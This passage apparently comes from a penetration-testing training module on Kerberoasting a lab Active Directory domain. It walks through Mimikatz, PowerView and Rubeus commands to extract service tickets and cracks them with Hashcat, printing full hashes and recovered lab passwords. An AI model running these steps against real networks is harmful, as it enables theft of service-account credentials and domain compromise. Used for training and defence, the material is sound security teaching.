719e8694ba0d7f87eb46f5607af4eb1c681b6b5140dbc94a9ea7f5db6ae4c71fb1024a25b
77ac00bdc549d66373d390643be8f1007930a4124e99d4fc2d8eadf651e162569eb42
1c74e8d5e0cc1a9fab58a4b9b63babb09efc3427e1667f9c7731bcabe3645986040a730692
4df5e6e68655e7b0e2e88e7ce0281e0f554de82d9de6c4d9c8d2a36fce65bbb337a415030c
eld03c00fd9783afb5df0ee8fbabfa358521ad845e6d07fde7d34f2311eba6e6a119d60d8
99467a66f997c273d2df73350f2d6c5438e71a057feeab
```

We can then run the ticket through Hashcat again and get the cleartext password database! .

Cracking the Hash with Hashcat

```
hashcat -m 13100 sqldev_tgs_hashcat /usr/share/wordlists/rockyou.txt
```

<SNIP>

```
$krb5tgs$23$*sqldev.kirbi*$813149fb261549a6a1b4965ed49d1ba8$7a8c91b47c534b
c258d5c97acf433841b2ef2478b425865dc75c39b1dce7f50dedcc29fc8a97aef8d51a22c5
720ee614fcfb646e28d854bcdb2c8b362bbfaf62cd9933c55efeba9d77e4c6c6f524afee5c
68dacfc6607291a20cdfb0ef144055356a7296e33b440754be7f87754ac2e4858348e2aeb
b7270b2d345047f880e17acc07e27a8f752c372bc83a62d54208d12288893d32af210191d
d3b2c56797bd1a72e35a73a7820be51fbf277b83d8181fff5a05cf21481a7b462ceb01c376
1c50952689ed1099827c17c2934131db71bc5142c589cd70ed2ebf57dca3f6226f3b218495
29355414433210b8d7bd76fec4eb68a45deebc3e7cc931ed8769328536769123f5040d6771
915cdcb6c90164669fac72d23a631fef25804b5c8ec39680a4cc2959929edce34bbe6aff1
35bcbbb26a41a4b4e88b936896d4662ac849f56d7d68071be139cf4dfaf66497015297f9b4
4cdaef096c8d00255ec3e62f7105d905d0b2f39cef83db4d812718f95e8c99129f3207b386
b4c32f7d57befd411e19c218148d19028eb0103d6be99ae23a454f6f3b0339d00d27879f34
2598937596cadad068ac3d815952a053f87d87b2584784b9d83050eea9a7c6474cde26c90f
4a3546076a40ed374d004c465f654623499ca14e9c11538012cf00dee315e2ed4442938225
02d7f685022e61f3568e1db25b5cfe5a89b33878b6e3db05e9d91ad63820fc87d0449e66ad
d13f1efcedddaa95339db3dc919f1caff9690e54b3e4f9a8cf6998a9f9bf55c7a2ed2c87382
e9da60f7ca3c22e08cc359f3ef6f4603a5af2fc28303bf3602ab9bc52026e58c27fb247fd4
210f45244fd71484685b837fe9573a53964d54acfde7f963028764e99bea7b77139cb65132
8e862e43d894638288eace99b6d4f8b6684150db9adc43254143b77f32ebe6fbe309dde3b7
8305fdf0fe60505f9000b89c67c75ef6dd425e04fbe3a5ebf2d78a11a392d815a29ef48d94
57fb6c780eb4cc07dfa68c2e97054788952f5ad92ca8d062e4a68967860302fd9630174af8
32e599bb5fca9cf341d7a1176868d9073796dffbd48efe99b222f4274e93066de646b3c60d
1dd94072dd121dd0706024d11738a75eb85b7865a5505220d0f03aea6d359a17f3c5b6424
989b31b6e52d1c558393aa34e81204fb107374a8884dc816f6c59a76a0022004fd921734b8
719e8694ba0d7f87eb46f5607af4eb1c681b6b5140dbc94a9ea7f5db6ae4c71fb81024a25b
77ac00bdc549d66373d390643be8f1007930a4124e99d4fc86177dbd5669fb06170d3b8a75
db9928164b55e454d08e77f917b1dd2e648d9c7eb0cb2b8ca0eff8a44d1ea5fdd67e01da79
047a4a1406f761f5e3b6944cebed45379ea14e7a027c843fa405c07c8385a2102f07967a7c
b4883f44ee72d4aa7a38b2701e77374016a01193f5b178e34f4cf2d8eadf651e162569eb42
1c74e8d5e0cc1a9fab58a4b9b63babb09efc3427e1667f9c7731bcabe3645986040a730692
4df5e6e68655e7b0e2e88e7ce0281e0f554de82d9de6c4d9c8d2a36fce65bbb337a415030c
e1d03c00fd9783afb5df0ee8fbabfa358521ad845e6d07fde7d34f2311ebae6e6a119d60d8
99467a66f997c273d2df73350f2d6c5438e71a057feeab:database!
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Name....: Kerberos 5, etype 23, TGS-REP
Hash.Target...:
$krb5tgs$23$*sqldev.kirbi*$813149fb261549a6a1b4965e...7feeab
Time.Started...: Thu Feb 24 22:03:03 2022 (8 secs)
Time.Estimated.: Thu Feb 24 22:03:11 2022 (0 secs)
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
```

```
Speed.#1.....: 1150.5 kH/s (9.76ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 8773632/14344385 (61.16%)
Rejected.....: 0/8773632 (0.00%)
Restore.Point.: 8749056/14344385 (60.99%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1.: davius -> darjes

Started: Thu Feb 24 22:03:00 2022
Stopped: Thu Feb 24 22:03:11 2022
```

If we decide to skip the base64 output with Mimikatz and type `mimikatz # kerberos::list /export`, the .kirbi file (or files) will be written to disk. In this case, we can download the file(s) and run `kirbi2john.py` against them directly, skipping the base64 decoding step.

Now that we have seen the older, more manual way to perform Kerberoasting from a Windows machine and offline processing, let's look at some quicker ways. Most assessments are time-boxed, and we often need to work as quickly and efficiently as possible, so the above method will likely not be our go-to every time. That being said, it can be useful for us to have other tricks up our sleeves and methodologies in case our automated tools fail or are blocked.

Automated / Tool Based Route

Next, we'll cover two much quicker ways to perform Kerberoasting from a Windows host. First, let's use [PowerView](#) to extract the TGS tickets and convert them to Hashcat format. We can start by enumerating SPN accounts.

Using PowerView to Extract TGS Tickets

```
PS C:\htb> Import-Module .\PowerView.ps1
PS C:\htb> Get-DomainUser * -spn | select samaccountname

samaccountname
-----
adfs
backupagent
krbtgt
sqldev
sqlprod
sqlqa
solarwindsmonitor
```

From here, we could target a specific user and retrieve the TGS ticket in Hashcat format.

Using PowerView to Target a Specific User

```
PS C:\htb> Get-DomainUser -Identity sqldev | Get-DomainSPNTicket -Format  
Hashcat
```

```
SamAccountName      : sqldev  
DistinguishedName   : CN=sqldev,OU=Service  
Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL  
ServicePrincipalName : MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433  
TicketByteHexStream  :  
Hash                 :  
$krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$MSSQLSvc/DEV-PRE-  
SQL.inlanefreight.local:1433*$BF9729001
```

```
376B63C5CAC933493C58CE7$4029DBBA2566AB4748EDB609CA47A6E7F6E0C10AF50B02D10A  
6F92349DDE3336018DE177
```

```
AB4FF3CE724FB0809CDA9E30703EDDE93706891BCF094FE64387B8A32771C7653D5CFB7A70  
DE0E45FF7ED6014B5F769F
```

```
DC690870416F3866A9912F7374AE1913D83C14AB51E74F200754C011BD11932464BEDA7F18  
41CCCE6873EBF0EC5215C0
```

```
12E1938AEC0E02229F4C707D333BD3F33642172A204054F1D7045AF3303809A3178DD7F3D8  
C4FB0FBB0BB412F3BD5526
```

```
7B1F55879DFB74E2E5D976C4578501E1B8F8484A0E972E8C45F7294DA90581D981B0F177D7  
9759A5E6282D86217A03A9
```

```
ADBE5EEB35F3924C84AE22BBF4548D2164477409C5449C61D68E95145DA5456C548796CC30  
F7D3DDD80C48C84E3A538B
```

```
019FB5F6F34B13859613A6132C90B2387F0156F3C3C45590BBC2863A3A042A04507B88FD75  
2505379C42F32A14CB9E44
```

```
741E73285052B70C1CE5FF39F894412010BAB8695C8A9BEABC585FC207478CD91AE0AD0303  
7E381C48118F0B65D25847
```

```
B3168A1639AF2A534A63CF1BC9B1AF3BEBB4C5B7C87602EEA73426406C3A0783E189795DC9  
E1313798C370FD39DA53DD
```

```
CFF32A45E08D0E88BC69601E71B6BD0B753A10C36DB32A6C9D22F90356E7CD7D768ED484B9  
558757DE751768C99A64D6
```

```
50CA4811D719FC1790BAE8FE5DB0EB24E41FF945A0F2C80B4C87792CA880DF9769ABA2E87A  
1ECBF416641791E6A762BF
```

1DCA96DDE99D947B49B8E3DA02C8B35AE3B864531EC5EE08AC71870897888F7C2308CD8D6B
820FCEA6F584D1781512AC

089BFEFB3AD93705FDBA1EB070378ABC557FEA0A61CD3CB80888E33C16340344480B4694C6
962F66CB7636739EBABED7

CB052E0EAE3D7BEBB1E7F6CF197798FD3F3EF7D5DCD10CCF9B4AB082CB1E199436F3F271E6
FA3041EF00D421F4792A0A

DCF770B13EDE5BB6D4B3492E42CCCF208873C5D4FD571F32C4B761116664D9BADF42567612
5F6BF6C049DD067437858D

0866BE520A2EBFEA077037A59384A825E6AAA99F895A58A53313A86C58D1AA803731A849AE
7BAAB37F4380152F790456

37237582F4CA1C5287F39986BB233A34773102CB4EAE80AFFFEA7B4DCD54C28A824FF225E
A336DE28F4141962E21410

D66C5F63920FB1434F87A988C52604286DDAD536DA58F80C4B92858FE8B5FFC19DE1B01729
5134DFBE8A2A6C74CB46FF

A7762D64399C7E009AA60B8313C12D192AA25D3025CD0B0F81F7D94249B60E29F683B79749
3C8C2B9CE61B6E3636034E

6DF231C428B4290D1BD32BFE7DC6E7C1E0E30974E0620AE337875A54E4AFF4FD50C4785ADD
D59095411B4D94A094E87E

6879C36945B424A86159F1575042CB4998F490E6C1BC8A622FC88574EB2CF80DD01A0B8F19
D8F4A67C942D08DCCF23DD

92949F63D3B32817941A4B9F655A1D4C5F74896E2937F13C9BAF6A81B7EEA3F7BC7C192BAE
65484E5FCCBEE6DC51ED9F

05864719357F2A223A4C48A9A962C1A90720BBF92A5C9EEB9AC1852BC3A7B8B1186C7BAA06
3EB0AA90276B5D91AA2495

D29D545809B04EE67D06B017C6D63A261419E2E191FB7A737F3A08A2E3291AB09F95C649B5
A71C5C45243D4CEFEF5EED

95DDD138C67495BDC772CFAC1B8EF37A1AFBAA0B73268D2CDB1A71778B57B02DC02628AF11

Finally, we can export all tickets to a CSV file for offline processing.

Exporting All Tickets to a CSV File

```
PS C:\htb> Get-DomainUser * -SPN | Get-DomainSPNTicket -Format Hashcat |  
Export-Csv .\ilfreight_tgs.csv -NoTypeInformation
```

Viewing the Contents of the .CSV File

```
PS C:\htb> cat .\ilfreight_tgs.csv

"SamAccountName", "DistinguishedName", "ServicePrincipalName", "TicketByteHex
Stream", "Hash"
"adfs", "CN=adfs,OU=Service
Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL", "adfsconnect/azure01.inlanefre
ight.local", "$krb5tgs$23$*adfs$INLANEFREIGHT.LOCAL$adfsconnect/azure01.in
lanefreight.local*$59C086008BBE7EAE4E483506632F6EF8$622D9E1DBCB1FF21834824
78B5559905E0CCBDEA2B52A5D9F510048481F2A3A4D2CC47345283A9E71D65E1573DCF623
80A6FFF470722B5DEE704C51FF3A3C2CDB2945CA56F7763E117F04F26CA71EEACED25730FD
CB06297ED4076C9CE1A1DBFE961DCE13C2D6455339D0D90983895D882CFA21656E41C3DDDC
4951D1031EC8173BEEF9532337135A4CF70AE08F0FB34B6C1E3104F35D9B84E7DF7AC72F51
4BE2B346954C7F8C0748E46A28CCE765AF31628D3522A1E90FA187A124CA9D5F9113187520
82FF525B0BE1401FBA745E1

<SNIP>
```

We can also use [Rubeus](#) from GhostPack to perform Kerberoasting even faster and easier. Rubeus provides us with a variety of options for performing Kerberoasting.

Using Rubeus

```
PS C:\htb> .\Rubeus.exe

<SNIP>

Roasting:

    Perform Kerberoasting:
        Rubeus.exe kerberoast [[/spn:"blah/blah"] | [/spns:C:\temp\spns.txt]] [/user:USER] [/domain:DOMAIN]
        [/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."] [/ldaps] [/nowrap]

    Perform Kerberoasting, outputting hashes to a file:
        Rubeus.exe kerberoast /outfile:hashes.txt [[/spn:"blah/blah"] | [/spns:C:\temp\spns.txt]] [/user:USER] [/domain:DOMAIN]
        [/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."] [/ldaps]

    Perform Kerberoasting, outputting hashes in the file output format,
but to the console:
        Rubeus.exe kerberoast /simple [[/spn:"blah/blah"] | [/spns:C:\temp\spns.txt]] [/user:USER] [/domain:DOMAIN]
```

```
[/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."] [/ldaps] [/nowrap]

    Perform Kerberoasting with alternate credentials:
        Rubeus.exe kerberoast /creduser:DOMAIN.FQDN\USER
        /credpassword:PASSWORD [/spn:"blah/blah"] [/user:USER] [/domain:DOMAIN]
        [/dc:DOMAIN_CONTROLLER] [/ou:"OU=,..."] [/ldaps] [/nowrap]

    Perform Kerberoasting with an existing TGT:
        Rubeus.exe kerberoast </spn:"blah/blah" | /spns:C:\temp\spns.txt>
        </ticket:BASE64 | /ticket:FILE.KIRBI> [/nowrap]

    Perform Kerberoasting with an existing TGT using an enterprise
    principal:
        Rubeus.exe kerberoast </spn:[email protected] | /spns:[email
        protected],[email protected]> /enterprise </ticket:BASE64 |
        /ticket:FILE.KIRBI> [/nowrap]

    Perform Kerberoasting with an existing TGT and automatically retry
    with the enterprise principal if any fail:
        Rubeus.exe kerberoast </ticket:BASE64 | /ticket:FILE.KIRBI>
        /autoenterprise [/ldaps] [/nowrap]

    Perform Kerberoasting using the tgtdeleg ticket to request service
    tickets - requests RC4 for AES accounts:
        Rubeus.exe kerberoast /usetgtdeleg [/ldaps] [/nowrap]

    Perform "opsec" Kerberoasting, using tgtdeleg, and filtering out AES-
    enabled accounts:
        Rubeus.exe kerberoast /rc4opsec [/ldaps] [/nowrap]

    List statistics about found Kerberoastable accounts without actually
    sending ticket requests:
        Rubeus.exe kerberoast /stats [/ldaps] [/nowrap]

    Perform Kerberoasting, requesting tickets only for accounts with an
    admin count of 1 (custom LDAP filter):
        Rubeus.exe kerberoast /ldapfilter:'admincount=1' [/ldaps]
        [/nowrap]

    Perform Kerberoasting, requesting tickets only for accounts whose
    password was last set between 01-31-2005 and 03-29-2010, returning up to 5
    service tickets:
        Rubeus.exe kerberoast /pwdsetafter:01-31-2005 /pwdsetbefore:03-29-
        2010 /resultlimit:5 [/ldaps] [/nowrap]

    Perform Kerberoasting, with a delay of 5000 milliseconds and a jitter
    of 30%:
        Rubeus.exe kerberoast /delay:5000 /jitter:30 [/ldaps] [/nowrap]

    Perform AES Kerberoasting:
```

Rubeus.exe kerberoast /aes [/ldaps] [/nowrap]

As we can see from scrolling the Rubeus help menu, the tool has a vast number of options for interacting with Kerberos, most of which are out of the scope of this module and will be covered in-depth in later modules on advanced Kerberos attacks. It is worth scrolling through the menu, familiarizing yourself with the options, and reading up on the various other possible tasks. Some options include:

- Performing Kerberoasting and outputting hashes to a file
 - Using alternate credentials
 - Performing Kerberoasting combined with a pass-the-ticket attack
 - Performing "opsec" Kerberoasting to filter out AES-enabled accounts
 - Requesting tickets for accounts passwords set between a specific date range
 - Placing a limit on the number of tickets requested
 - Performing AES Kerberoasting

Viewing Rubeus's Capabilities

We can first use Rubeus to gather some stats. From the output below, we can see that there are nine Kerberoastable users, seven of which support RC4 encryption for ticket requests and two of which support AES 128/256. More on encryption types later. We also see that all nine accounts had their password set this year (2022 at the time of writing). If we saw any

SPN accounts with their passwords set 5 or more years ago, they could be promising targets as they could have a weak password that was set and never changed when the organization was less mature.

Using the /stats Flag

```
PS C:\htb> .\Rubeus.exe kerberoast /stats

(____ \      [ ]
____) )_ -| | _ ____ -| | /____)
| __ /| | | | | _ \| ____| | | | /____)
| | \ \ | | | |_) ) ____| | | | ____ |
|_| |_| ____/| ____/| ____ ) ____/(_/|_)

v2.0.2

[*] Action: Kerberoasting

[*] Listing statistics about target users, no ticket requests being performed.

[*] Target Domain : INLANEFREIGHT.LOCAL
[*] Searching path 'LDAP://ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName*)(!samAccountName=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 9


-----| Supported Encryption Type | Count |
-----| RC4_HMAC_DEFAULT | 7 |
| AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96 | 2 |
-----| Password Last Set Year | Count |
-----| 2022 | 9 |
```

Let's use Rubeus to request tickets for accounts with the `admincount` attribute set to 1. These would likely be high-value targets and worth our initial focus for offline cracking efforts with Hashcat. Be sure to specify the `/nowrap` flag so that the hash can be more easily copied down for offline cracking using Hashcat. Per the documentation, the "`"/nowrap"` flag

prevents any base64 ticket blobs from being column wrapped for any function"; therefore, we won't have to worry about trimming white space or newlines before cracking with Hashcat.

Using the /nowrap Flag

```
PS C:\htb> .\Rubeus.exe kerberoast /ldapfilter:'admincount=1' /nowrap
```



v2.0.2

```
[*] Action: Kerberoasting
```

```
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
```

```
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
```

```
[*] Target Domain : INLANEFREIGHT.LOCAL
```

```
[*] Searching path 'LDAP://ACADEMY-EA-
```

```
DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&&
(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)
(!UserAccountControl:1.2.840.113556.1.4.803:=2)) (admincount=1)'
```

```
[*] Total kerberoastable users : 3
```

```
[*] SamAccountName : backupagent
```

```
[*] DistinguishedName : CN=BACKUPAGENT,OU=Service
Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
```

```
[*] ServicePrincipalName : backupjob/veam001.inlanefreight.local
```

```
[*] PwdLastSet : 2/15/2022 2:15:40 PM
```

```
[*] Supported ETypes : RC4_HMAC_DEFAULT
```

```
[*] Hash :
```

```
$krb5tgs$23$*backupagent$INLANEFREIGHT.LOCAL$backupjob/[email
protected]*$750F377DEFA85A67EA0FE51B0B28F83D$049EE7BF77ABC968169E1DD9E31B8
249F509080C1AE6C8575B7E5A71995F345CB583FECC68050445FDBB9BAAA83AC7D553EECC5
7286F1B1E86CD16CB3266827E2BE2A151EC5845DCC59DA1A39C1BA3784BA8502A4340A90AB
1F8D4869318FB0B2BEC2C8B6C688BD78BBF6D58B1E0A0B980826842165B0D88EAB7009353A
CC9AD4FE32811101020456356360408BAD166B86DBE6AEB3909DEAE597F8C41A9E4148BD80
CFF65A4C04666A977720B954610952AC19EDF32D73B760315FA64ED301947142438B8BCD4D
457976987C3809C3320725A708D83151BA0BFF651DFD7168001F0B095B953CBC5FC3563656
DF68B61199D04E8DC5AB34249F4583C25AC48FF182AB97D0BF1DE0ED02C286B42C8DF29DA2
3995DEF13398ACBE821221E8B914F66399CB8A525078110B38D9CC466EE9C7F52B1E54E1E2
3B48875E4E4F1D35AEA9FBB1ABF1CF1998304A8D90909173C25AE4C466C43886A650A460CE
58205FE3572C2BF3C8E39E965D6FD98BF1B8B5D09339CBD49211375AE612978325C7A793EC
```

```
8ECE71AA34FFEE9BF9BBB2B432ACBDA6777279C3B93D22E83C7D7DCA6ABB46E8CDE1B8E12F
E8DECCD48EC5AEA0219DE26C222C808D5ACD2B6BAA35CBFFCD260AE05EFD347EC48213F7BC
7BA567FD229A121C4309941AE5A04A183FA1B0914ED532E24344B1F4435EA46C3C72C68274
944C4C6D4411E184DF3FE25D49FB5B85F5653AD00D46E291325C5835003C79656B2D85D092
DFD83EED3ABA15CE3FD3B0FB2CF7F7DFF265C66004B634B3C5ABFB55421F563FFFC1ADA35D
D3CB22063C9DDC163FD101BA03350F3110DD5CAF6038585B45AC1D482559C7A9E3E690F23
DDE5C343C3217707E4E184886D59C677252C04AB3A3FB0D3DD3C3767BE3AE9038D1C48773F
986BFEBFA8F38D97B2950F915F536E16E65E2BF67AF6F4402A4A862ED09630A8B9BA4F5B2A
CCE568514FDDF90E155E07A5813948ED00676817FC9971759A30654460C5DF4605EE5A92D9
DDD3769F83D766898AC5FC7885B6685F36D3E2C07C6B9B2414C11900FAA3344E4F7F7CA4BF
7C76A34F01E508BC2C1E6FF0D63AACD869BFAB712E1E654C4823445C6BA447463D48C573F5
0C542701C68D7DBEEE60C1CFD437EE87CE86149CDC44872589E45B7F9EB68D8E02070E06D8
CB8270699D9F6EEDDF45F522E9DBED6D459915420BBCF4EA15FE81EEC162311DB8F581C3C2
005600A3C0BC3E16A5BEF00EEA13B97DF8CFD7DF57E43B019AF341E54159123FCEDA80774D
9C091F22F95310EA60165C805FED3601B33DA2AFC048DEF4CCCD234CFD418437601FA5049F
669FEFD07087606BAE01D88137C994E228796A55675520AB252E900C4269B0CCA3ACE87904
07980723D8570F244FE01885B471BF5AC3E3626A357D9FF252FF2635567B49E838D34E0169
BDD4D3565534197C40072074ACA51DB81B71E31192DB29A710412B859FA55C0F41928529F2
7A6E67E19BE8A6864F4BC456D3856327A269EF0D1E9B79457E63D0CCFB5862B23037C74B02
1A0CDCA80B43024A4C89C8B1C622A626DE5FB1F99C9B41749DDAA0B6DF9917E8F7ABDA7310
44CF0E989A4A062319784D11E2B43554E329887BF7B3AD1F3A10158659BF48F9D364D55F2C
8B19408C54737AB1A6DFE92C2BAEA9E
```

A Note on Encryption Types

The below examples on encryption types are not reproducible in the module lab because the target Domain Controller is running Windows Server 2019. More on that later in the section.

Kerberoasting tools typically request `RC4` encryption when performing the attack and initiating TGS-REQ requests. This is because `RC4` is [weaker](#) and easier to crack offline using tools such as `Hashcat` than other encryption algorithms such as `AES-128` and `AES-256`. When performing Kerberoasting in most environments, we will retrieve hashes that begin with `$krb5tgs$23$*`, an `RC4` (type 23) encrypted ticket. Sometimes we will receive an `AES-256` (type 18) encrypted hash or hash that begins with `$krb5tgs$18$*`. While it is possible to crack `AES-128` (type 17) and `AES-256` (type 18) TGS tickets using [`Hashcat`](#), it will typically be significantly more time consuming than cracking an `RC4` (type 23) encrypted ticket, but still possible especially if a weak password is chosen. Let's walk through an example.

Let's start by creating an SPN account named `testspn` and using Rubeus to Kerberoast this specific user to test this out. As we can see, we received the TGS ticket `RC4` (type 23) encrypted.

```
PS C:\htb> .\Rubeus.exe kerberoast /user:testspn /nowrap
```

```
[*] Action: Kerberoasting
```

```
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
```

```
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
```

```
[*] Target User : testspn
```

```
[*] Target Domain : INLANEFREIGHT.LOCAL
```

```
[*] Searching path 'LDAP://ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=testspn) (!UserAccountControl:1.2.840.113556.1.4.803:=2))'
```

```
[*] Total kerberoastable users : 1
```

```
[*] SamAccountName : testspn
```

```
[*] DistinguishedName : CN=testspn,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
```

```
[*] ServicePrincipalName : testspn/kerberoast.inlanefreight.local
```

```
[*] PwdLastSet : 2/27/2022 12:15:43 PM
```

```
[*] Supported ETypes : RC4_HMAC_DEFAULT
```

```
[*] Hash :
```

```
$krb5tgs$23$*testspn$INLANEFREIGHT.LOCAL$testspn/[email]
```

```
protected]*$CEA71B221FC2C00F8886261660536CC1$4A8E252D305475EB9410FF3E1E995  
17F90E27FB588173ACE3651DEACCDEC62165DE6EA1E6337F3640632FA42419A535B501ED1D  
4D1A0B704AA2C56880D74C2940170DC0747CE4D05B420D76BF298226AADB53F2AA048BE813  
B5F0CA7A85A9BB8C7F70F16F746807D3B84AA8FE91B8C38AF75FB9DA49ED133168760D0047  
81963DB257C2339FD82B95C5E1F8F8C4BD03A9FA12E87E278915A8362DA835B9A746082368  
A155EBB5EFB141DC58F2E46B7545F82278AF4214E1979B35971795A3C4653764F08C1E2A4A  
1EDA04B1526079E6423C34F88BDF6FA2477D28C71C5A55FA7E1EA86D93565508081E1946D7  
96C0B3E6666259FEB53804B8716D6D076656BA9D392CB747AD3FB572D7CE130940C7A6415A  
DDB510E2726B3ACFA485DF5B7CE6769EEE08FE7290539830F6DA25C359894E85A1BCFB7E0  
B03852C7578CB52E753A23BE59AB9D1626091376BA474E4BAFAF6EBDD852B1854FF46AA6CD  
1F7F044A90C9497BB60951C4E82033406ACC9B4BED7A1C1AEFE41316A58487AFEA4D5C0794  
0C87367A39E66415D9A54B1A88DADE1D4A0D13ED9E474BDA5A865200E8F111996B846E4E64  
F38482CEE8BE4FC2DC1952BFFBD221D7284EFF27327C0764DF4CF68065385D31866DA1BB1A  
189E9F82C46316095129F06B3679EE1754E9FD599EB9FE96C10315F6C45300ECCBEB6DC83A  
92F6C08937A244C458DB69B80CE85F0101177E6AC049C9F11701E928685F41E850CA62F047  
B175ADCA78DCA2171429028CD1B4FFABE2949133A32FB6A6DC9E0477D5D994F3B3E7251FA8  
F3DA34C58FAAE20FC6BF94CC9C10327984475D7EABE9242D3F66F81CFA90286B2BA261EBF7  
03ADFDF7079B340D9F3B9B17173EBA3624D9B458A5BD1CB7AF06749FF3DB312BCE9D93CD9F  
34F3FE913400655B4B6F7E7539399A2AFA45BD60427EA7958AB6128788A8C0588023DDD9CA  
A4D35459E9DEE986FD178EB14C2B8300C80931624044C3666669A68A665A72A1E3ABC73E7C  
B40F6F46245B206777EE1EF43B3625C9F33E45807360998B7694DC2C70ED47B45172FA3160  
FFABAA317A203660F26C2835510787FD591E2C1E8D0B0E775FC54E44A5C8E5FD1123FBEDB4  
63DAFDDE6A2632773C3A1652970B491EC7744757872C1DDC22BAA7B4723FEC91C154B0B426  
2637518D264ADB691B7479C556F1D10CAF53CB7C5606797F0E00B759FCA56797AAA6D259A4  
7FCCAA632238A4553DC847E0A707216F0AE9FF5E2B4692951DA4442DF86CD7B10A65B786FE
```

```
3BFC658CC82B47D9C256592942343D05A6F06D250265E6CB917544F7C87645FEEFA54545FE  
C478ADA01B8E7FB6480DE7178016C9DC8B7E1CE08D8FA7178D33E137A8C076D097C1C29250  
673D28CA7063C68D592C30DCEB94B1D93CD9F18A2544FFCC07470F822E783E5916EAF251DF  
A9726AAB0ABAC6B1EB2C3BF6DBE4C4F3DE484A9B0E06FF641B829B651DD2AB6F6CA1453991  
20E1464BEA80DC3608B6C8C14F244CBA083443EB59D9EF3599FCA72C6997C824B87CF7E  
F6621B3EAA5AA0119177FC480A20B82203081609E42748920274FEBB94C3826D57C78AD93F  
04400DC9626CF978225C51A889224E3ED9E3BFDF6A4D6998C16D414947F9E157CB1594B268  
BE470D6FB489C2C6C56D2AD564959C5
```

Checking with PowerView, we can see that the `msDS-SupportedEncryptionTypes` attribute is set to `0`. The chart [here](#) tells us that a decimal value of `0` means that a specific encryption type is not defined and set to the default of `RC4_HMAC_MD5`.

```
PS C:\htb> Get-DomainUser testspn -Properties  
samaccountname,serviceprincipalname,msds-supportedencryptiontypes  
  
serviceprincipalname          msds-supportedencryptiontypes  
samaccountname  
-----  
-----  
testspn/kerberoast.inlanefreight.local      0  
testspn
```

Next, let's crack this ticket using Hashcat and note how long it took. The account is set with a weak password found in the `rockyou.txt` wordlist for our purposes. Running this through Hashcat, we see that it took four seconds to crack on a CPU, and therefore it would crack almost instantly on a powerful GPU cracking rig and probably even on a single GPU.

Cracking the Ticket with Hashcat & rockyou.txt

```
hashcat -m 13100 rc4_to_crack /usr/share/wordlists/rockyou.txt  
  
hashcat (v6.1.1) starting...  
  
<SNIP>64bea80dc3608b6c8c14f244cbaa083443eb59d9ef3599fca72c6997c824b87cf7f  
ef6621b3eaa5aa0119177fc480a20b82203081609e42748920274febb94c3826d57c78ad93  
f04400dc9626cf978225c51a889224e3ed9e3bfdf6a4d6998c16d414947f9e157cb1594b26  
8be470d6fb489c2c6c56d2ad564959c5:welcome1$  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Name....: Kerberos 5, etype 23, TGS-REP  
Hash.Target...:  
$krb5tgs$23$*testspn$INLANEFREIGHT.LOCAL$testspn/ke...4959c5  
Time.Started...: Sun Feb 27 15:36:58 2022 (4 secs)
```


```

Time.Estimated....: Sun Feb 27 15:37:02 2022 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
